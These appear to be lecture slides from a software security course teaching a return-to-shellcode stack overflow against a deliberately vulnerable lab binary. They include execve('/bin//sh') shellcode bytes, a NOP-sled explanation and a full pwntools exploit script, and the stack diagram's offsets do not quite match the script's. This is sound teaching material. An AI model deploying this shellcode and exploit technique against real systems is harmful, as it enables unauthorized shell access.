


CSC 472 Software Security

Return-to-Shellcode Attack

Dr. Si Chen (schen@wcupa.edu)



Same crash, new destination

Tuesday's move

Overflow the buffer, overwrite the return address, jump to a function that already exists (`hacked()`).

Today's move

Same overflow, same offset-finding technique — but we jump into code we wrote ourselves.

The code is ready

It's the `execve("/bin//sh")` shellcode you built by hand in Class 7.

The only new idea

Where do we put our code, and how do we point EIP at it reliably?

Two ways to redirect execution

Jump to existing code — Class 8

The return address points at `hacked()`, a function the compiler already placed in the binary. Simple, but limited to whatever code already happens to exist.

Jump to injected code — today

The return address points back into the buffer itself, where WE placed our own machine code. Whatever we can assemble, we can run.

Same underlying bug

Both attacks exploit the identical missing bounds check in `return_input()`. Only the payload and the target address change.

Our shellcode — already built, Class 7

execve_stack.asm

```
_start:
    xor eax, eax
    push eax
    push 0x68732f2f    ; "//sh"
    push 0x6e69622f    ; "/bin"
    mov ebx, esp       ; "/bin//sh"
    push eax
    mov edx, esp       ; envp = NULL
    push eax
    push ebx
    mov ecx, esp       ; argv
    mov al, 11         ; execve
    int 0x80
```

35 bytes, no NUL

This is the exact file you assembled and extracted with `bin_to_header.py` — we are not writing new shellcode today, only a new delivery mechanism.

What it does

`execve("/bin//sh", argv, envp)` — replaces the current process with a shell.

From bytes to payload

the 35 shellcode bytes

```
shellcode = (  
    b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"  
    b"\x89\xe3\x50\x89\xe2\x50\x53\x89\xe1\xb0\x0b\xcd\x80"  
    b"\x31\xc0\xb0\x01\x31\xdb\x43\xcd\x80"  
)
```

objdump gave us the bytes

objdump -d execve_stack.o — the same command from Class 7 — dumps the raw opcode bytes for every instruction; we concatenate them in order.

Today's question

Last week these bytes ran because run_payload.c copied them into an executable buffer for us. Today, overflow2.c never does that — we have to land there ourselves.

Where does the shellcode live?

Inside the buffer we're overflowing

There is no separate shellcode file loaded at runtime. The 35 bytes travel inside the same string that overflows `array[]` — input data becomes executable code.

This only works because NX is off

-z execstack (turned off in Class 8, still off today) marks the stack executable. Week 6 turns it back on and this exact payload stops working.

The return address must point into the buffer

Instead of `hacked()`'s address, we now use an address on the stack — inside our own input — as the new EIP.

The target: overflow2.c

overflow2.c

```
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[80];
    gets(array);
    printf("%s\n", array);
}

int main(void)
{
    return_input();
    return 0;
}
```

Only one change

array[80] instead of array[30] —
room for a NOP sled plus 35 bytes
of shellcode plus the saved-EBP
and return-address bytes.

hacked() is still there

Unused, on purpose — a reminder
that having vulnerable code and
exploiting it the way you intend are
two different skills.

Guessing the shellcode's address

We don't need the exact byte

Stack addresses are consistent for a given binary and environment when ASLR is off (-no-pie, Class 8). Run it once under GDB/GEF and read \$esp or the buffer's address.

x/8xw \$esp right after the crash

Dump the stack around the crash and find where your 0x41414141 filler bytes sit — that tells you roughly where the buffer begins.

"An estimate is often good enough"

You do not need the first byte of the shellcode — you need any byte before it. That is exactly what the next slide's NOP sled buys you.

The NOP sled

NOP = "do nothing, move to the next byte"

0x90 on x86. A run of NOPs is a landing zone: land anywhere inside it and execution slides forward until it reaches our real shellcode.


Why we need it

Our address guess from the last slide is approximate. A 20–30 byte NOP sled turns "close enough" into "close enough works."

sled + shellcode, conceptually

```
payload = b"\x90" * 25 + shellcode + b"A" * pad + p32(guess_addr)
```

Assembling the full payload



Writing the exploit (pwntools)

exploit_shellcode.py

```
#!/usr/bin/env python3
from pwn import *

context.update(arch='i386', os='linux')

def main():
    p = process('./overflow2')

    shellcode = bytes.fromhex(
        '31c050682f2f7368682f62696e89e35089e2'
        '5053 89e1b00bcd8031c0b00131db43cd80'.replace(' ', ''))

    nop_sled = b'\x90' * 25
    guess_addr = 0xffffd020 # your value from GDB/GEF
    payload = nop_sled + shellcode
    payload += b'A' * (76 - len(payload)) + p32(guess_addr)

    p.sendline(payload)
    p.interactive()

if __name__ == '__main__':
    main()
```

Live demo checklist

1. Confirm the offset (same as Class 8)

gef➤ pattern create 100 → r < pattern100 → pattern offset \$eip

2. Estimate the buffer's stack address

gef➤ r < payload → x/8xw \$esp right before or after the crash

3. Run the exploit and prove code execution

python3 exploit_shellcode.py → interactive shell → whoami / id to prove it is really a new shell, not just printed output.

What the stack looks like at the crash

+0x00	90	90	90	90	
+0x04	...	...	...	...	NOP sled
+0x08	31	c0	50	68	
+0x4c	43	cd	80	00	shellcode tail
+0x50	41	41	41	41	Saved EBP — overwritten
+0x54	20	d0	ff	ff	Return Address — points here ↑

Return-hijack vs. return-to-shellcode

What stayed the same

The vulnerability (gets(), no bounds check), the offset-finding technique (cyclic pattern), and the goal (control EIP).

What changed

The destination: an existing function's address (Class 8) versus an address inside our own injected bytes (today) — and a NOP sled to make that address forgiving.

Why this second version matters more

Return-to-shellcode generalizes: you are no longer limited to code the programmer already wrote. This is the technique real-world stack exploits build on.

One question for next week

Everything today depended on `-z execstack`

Our shellcode ran because the stack is marked executable. Most real binaries mark it non-executable instead (NX / DEP).

So what happens when it isn't?

Same overflow, same control over EIP — but jumping into data instead of code just crashes. Week 6 covers the technique that gets around this.

What's next

Week 6 (Sep 29 / Oct 1)

Stack-overflow exploitation continues with NX/DEP defenses turned back on, and how to debug exploits that stop working once they are.

Quiz 2

Covers Classes 6–9: system calls, shellcode, return-hijack, and return-to-shellcode.

Lab 2: Stack Overflow

Both of this week's targets — `overflow.c` and `overflow2.c` — with both attacks as the lab's two parts.

References and what comes next

Original course materials

Course archive → Chapter 8: the return-to-shellcode walkthrough and NOP-sled technique.

Current technical references

gef.readthedocs.io; docs.pwntools.com; our own Class 7 `execve_stack.asm` and `bin_to_header.py`.

All files

wcu.ninja/csc472 → Class 9 slides and the Week 5 code bundle.

Next connection

NX/DEP: what changes when the stack stops being executable, and how `ret2libc` gets around it.